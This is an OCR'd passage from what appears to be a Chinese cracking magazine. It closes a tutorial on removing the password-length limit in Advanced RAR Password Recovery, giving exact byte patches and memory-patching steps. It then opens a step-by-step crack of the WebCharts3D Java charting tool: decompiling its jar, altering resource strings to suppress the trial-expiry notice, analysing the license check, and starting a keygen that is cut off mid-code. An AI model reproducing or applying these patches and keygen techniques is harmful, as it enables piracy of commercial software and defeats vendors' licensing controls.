


图16

这里就是取密码的长度的代码了，有兴趣的读者可以继续跟进它的流程，在程序中把4赋值给全局变量：[451578]，后面软件会用这个全局变量对密码的长度进行模4的运算，并进行重新设置密码长度，这就是在软件中看到的虽然我们输入了大于4位的密码，模4运算后就会变成3了，所以软件会自动跳回取3位。

这句0040C932 MOV DWORD PTR DS:[451578]，4这个代码就非常关键，想想看，如果模5就可以输入4位了，模1000的就就可以输入999位密码了，所以只要修改这一行的4就可以去掉密码只能输入3位的限制了。我们将4修改FFFF（即6万多位，这里最多可以改成FFFFFFFF，不过没有人会把RAR密码设得那多长的，所以6万多位都可以满足要求了），修改后如图17所示。




图17

到这里程序的密码长度限制就已经去掉了，看看成功的截图18。




图18

五、软件补丁的制作

如果程序已经脱壳，可以将上面两处修改（图13及图16）保存到程序中就可以了，如果没有脱壳，则可以给程序打补丁，这里简单介绍一下补丁修补方法。

修补前要获得程序修改的地址、原始代码、修改代码、要修改代码的长度等数据。打开OD的Patchs窗口，记下如图19所示。




图19

第1处修改的是由89C6E891E00000改为E9A70000009090（在CPU代码窗口可以看到），第2处修改的是由C7057815450004000000改为C70578154500FFFF0000。




图20

关闭调试器OD，运行Advanced RAR Password Recovery程序arpr.exe，再打开DIRApi，在进程列表中选择arpr.exe，点击动态内存补丁，按如图20所示输入第1个及第2个要修改的地址、长度及要修改的代码。

点击替换后，arpr.exe在内存中的代码数据就被修改了，可以看到程序的密码长度限制已经去除了。由于这个方法是动态修改内存中的数据，关闭程序后修改就消失了，也可以用KEYMAKE软件对程序生成内存补丁文件。

六、总结

本文依次介绍了ASP脱壳、注册算法关健代码的寻找、通过流程法与验证代码法寻找软件加密漏洞、软件的修改、动态内存补丁等实用技术，希望能对广大读者了解更多的破解知识。

（本文涉及到的工具OllyDbg1.1、PEID、ImportREC1.42＋、LordPE、DIRApi，光盘有收录）

Java程序破解之旅

——WebCharts3D破解手记

米若

Java诞生于1995年，以平台无关性、安全性、面向对象、分布式、健壮性等特点，特别是它简洁的面向对象的语言风格，赢得了众多程序员的青睐。但是在使用Java的过程中，发现它有几个弱点：运行速度慢，用户使用不便，源代码保护机制不够安全。特别是在保护源代码方面，Java是基于解释一种叫做“Java字节码”的中间代码来运行其程序的。不同于Windows系统的PE二进制文件格式，Java将源代码编译成的Class文件，不是以直接的二进制存储的，它是介于文本文件与二进制文件之间的一种解释型代码。这种解释型的中间代码很容易被反编译，而且所得到的代码和其原始代码十分相似，甚至可以一模一样，可读性相当好，这就给Java的代码保护带来了隐患，也因此才有了这次的文章。需要说明的是，读者应该了解一点Java虚拟机规范，至少需要熟悉Java语言。

近日在网上偶得一图表软件——WebCharts3D，是Green Point公司开发的一个提供给使用JSP、JSF、SWT、Swing接口平台进行工作的专业开发人员100%的Java可视化产品包。能够生成常用和特殊领域的2、3维图表，以创新的技术实现了将多种格式（Flash、SVG、PDF、PNG、JPEG、TIFF、WBMP）的图表作为Applet或者交互式服务器生成图片发布至Web浏览器和移动设备。WebCharts3D带有WYSIWYG（所见即所得的）设计器。最新版本是V5.0，可以到http://www.gpoint.com下载试用版。该软件具有图表形式多样，框架格式多样，对组成元素、图例、数字标签、动作和popup的自定义操作等特点，被广泛应用在报表生成、数据统计、图表生成、统计等领域。

调试环境： Windows 2000 Pro ＋ Java 2 SDK 1.4.2_05

使用工具： 小颖Java源代码反编译专家1.4终极版＋EditPlus 2.12

默认安装情况下，WebCharts3D设计器提供了30天的试用期，如图1。




图1

试用期一过，弹出对话框，提示试用过期信息：

```
The evaluation license has expired. Some options will be disabled.
To purchase the full version of WebCharts3D please visit www.gpoint.com.
```

并且设计器的菜单项Save、Save As和Export将被禁止，同时主界面上的面板项Xml Style、Xml Model、Code View和Console也会被禁止使用。

由此，我们获知了软件授权认证的基本信息：这个设计器使用了授权码，并使用授权码进行日期判断。

WebCharts3D的运行是由WebCharts3D.exe引导的，而这个EXE文件只是起引导作用，并没有多大的利用价值，这一点可以在安装目录下的readme.txt文件中看到。查看readme文件，可以看到要运行该软件，可以执行如下命令：java -jar wc50.jar，分析一下wc50.jar包吧，用WinRAR就可以打开这个压缩包，打开之后可以清晰的看到该包的组织结构。在\wc5\com\gp\resources.xml文件中，我们找到了如下内容：

```
<resource key="license_expired">
 <![CDATA[The evaluation license has expired. Some options will be disabled.
 To purchase the full version of WebCharts3D please visit www.gpoint.com.
 ]]>
 </resource>
 <resource key="license_upgrade">
 <![CDATA[The license you are using is for the older release. Some options will be disabled.
 To purchase the full version of WebCharts3D please visit www.gpoint.com.
```




图 2

```
]]>
  </resource>
  <resource key="license_invalid">
  <![CDATA[The license you are using is invalid. Some options will be disabled.
  To purchase the full version of WebCharts3D, please visit www.gpoint.com
  ]]>
  </resource>
                              <resource key="license_exceeded">
  <![CDATA[You have exceeded the number of allocated licenses. Some options will be disabled.
  To purchase the full version of WebCharts3D, please visit www.gpoint.com
  ]]>
  </resource>
                              <resource key="lincese_evaluation">
  <![CDATA[WebCharts3D Evaluation License will expire in % days.
  To purchase the full version of WebCharts3D, please visit www.gpoint.com
  ]]>
  </resource>
```

哦，这些不就是程序中有关License的提示信息么！程序进行License判断时的流程就应该是：读取License进行判断，如果License已经过期，那么通过关键字license_expired调用对应的字符串资源进行显示，然后禁止一些菜单项和面板项，其他类推。

那么，如果我们修改了这些字符串资源会出现什么效果呢？将<resource key="license_expired">**修改为**<resource key="license_expired1">，用修改过的resources.xml文件替换掉wc50.jar压缩包中的文件，运行程序，过期提示信息对话框没有出现！太好了，现在我们只要将被禁止的菜单项和面板项解禁即可完成破解了。

解压缩后的wc50文件夹下都是Java的class文件，要破解Java软件，必须要反编译用Java编写的类文件，而要反编译Java类文件，最好用的就是“小颖Java源代码反编译专家V1.4终极版”，该软件支持目录级源代码反编译，可以将一个目录下的所有的class文件反编译成对应的java文件，十分方便、快捷，并且反编译的效果也十分好。

运行Java源代码反编译专家，点击“操作文件夹”按钮，选择要反编译的文件夹\wc50\，点击“输出文件夹”按钮，设置反编译后的java文件存放的位置，我们设置成\wc50_1\，点击“开始反编译”按钮，不一会儿提示反编译完成，如图2。打开\wc50_1\文件夹，可以看到生成了对应的java文件。

下面的工作就是逐一分析反编译后的java文件了，这里有个技巧，就是在成百上千的java文件中分析含有main、license、key、reg、resource等字符串的java文件。

因为我们的目的是对菜单项和面板项进行操作，在分析了\wc50_1\的目录结构后，我们在\wc50_1\com\gp\design\designer\文件夹下找到了DxMainFrame.java、DxMain Panel.java、DxTabPanel.java、DxDesignPanel.java等文件，这些文件决定了设计器的界面。

打开DxMainFrame.java文件，找到如下内容：

```
    switch(options.licenseKey.status)
        {
            case 1: // '\001' License Expired 的情况
    message("license_expired", 0);
                break;
            case 4: // '\004' License Upgrade 的情况
    message("license_upgrade", 0);
                break;
            case 0: // '\0' License Invalid 的情况
    message("license_invalid", 0);
                break;
            case 5: // '\005' License Exceeded 的情况
    message("license_exceeded", 0);
                break;
            case 2: // '\002' License 试用天数小于等于7天的情况
                if(options.licenseKey.getDaysLeft() <= 7)
    message("lincese_evaluation", options.licenseKey.getDaysLeft());
                break;
```

继续向下分析，来到如下代码处：

```
    static void setEnabled()    // 设置是否允许使用
        {
            if(anInst == null)
                return;
    boolean flag = anInst.project != null && anInst.project.style != null;
    switch(options.licenseKey.status)
            {
            case 0: // '\0'
            case 1: // '\001'
            case 4: // '\004'
            case 5: // '\005'
                flag = false;
                // fall through

            case 2: // '\002'
            case 3: // '\003'
            default:
    anInst.setEnabled(anInst.xmlStylePanel, flag);   ；设置Xml Style面板
                break;
            }
        anInst.setEnabled(anInst.xmlModelPanel, flag);   ；设置Xml Model面板
        anInst.setEnabled(anInst.codePanel, flag);        ；设置Code View面板
    anInst.setEnabled(anInst.console, flag);             ；设置Console面板
            if(actions != null)
            {
    actions.getAction("save").setEnabled(flag);     ；设置Save菜单
    actions.getAction("saveAs").setEnabled(flag);   ；设置Save As菜单
    actions.getAction("export").setEnabled(flag);   ；设置Export菜单
            }
        }
```

可以看出，flag是boolean变量，决定了菜单项和面板项是否被禁止，我们只要将flag设置为true即可解除对菜单项和面板项的限制。

本打算修改该java文件，将重新编译后的class文件添加到wc50.jar包中，覆盖掉相应的文件来完成破解，可是无论是手动使用javac命令，还是使用其他Java编译器，都无法编译通过。

此路不通，何去何从？这么好的一款软件就这么放弃多可惜啊，能不能找到正确的License呢？再继续分析吧！

License？对了，\wc50_1\com\gp\design\designer\文件夹下有好几个含有LicenseKey的java文件，它们应该是计算和判断授权码的文件吧！

打开DxLicenseKey.java，分析代码如下（完整代码详见光盘）：

```
    package com.gp.design.designer; // 设计器包
    import com.gp.client.license.MxLicenseKey; // 导入MxLicenseKey包
    import com.gp.util.MxCharset; // 导入MxCharset包
    public class DxLicenseKey  // DxLicenseKey类
    {
    ......
    ......
        {
            return (new BB(0, null)).g(false, (byte)0, 0, 0);
        }
    public static String check(boolean flag, byte byte0, byte byte1, int i)
        {
    return (new BB(flag ? 0 : 1, null)).g(true, byte0, byte1 - 1, i);
        }
    }
```

因为g()函数的返回值是一个形如“XXXX-XXXX-XXXX-XXXX”的字符串，与授权码的形式相同，由此可知，一个LicenseKey是由(new BB(0, null)).g(false, (byte)0, 0, 0)生成的。大概的算法已知，让我们试着写LicenseKey的生成代码吧。

Java程序可以在任何文本编辑器中编写，然后使用javac命令进行编译，这里我使用的是EditPlus 2.12，先来搭个框架吧：

```
    public class DesignLK
    {
        public static String getEvaluationLicense()
        {
            return (new BB(0, null)).g(false, (byte)0, 0, 0);
        }
        public static void main(String[] args)
        {
        String s = (new DesignLK()).getEvaluationLicense();
        System.out.print(s);
        }
    }
```

保存成DesignLK.java，当然，现在是肯定编译不通的，下一步我们要把BB类充实到这个框架中。分析BB类的初始化代码：

```
    private BB(int i)
    {
        cver = 50;
        apro = i == 0;
    }
    BB(int i, _cls1 _pcls1)
    {
        this(i);
    }
```

那么BB(0, null)就可以转换成BB(0)，从而可以得到：

```
    cver = 50;
    apro = true;
```

将这两个变量声明到DesignLK类中：

```
    public class DesignLK
    {
        private int cver;
        private final boolean apro;
    }
```

修改getEvaluationLicense()函数，直接用BB类中的g()函数代码替换，由g(false, (byte)0, 0, 0)可以得到：

```
    flag = false;
    byte0 = 0;
    i = 0;
    j = 0;
```

将以上变量的值代入g()函数，修改后的getEvaluationLicense()函数代码如下：

```
    public String getEvaluationLicense()
    {
        apro = true;  // 手动添加
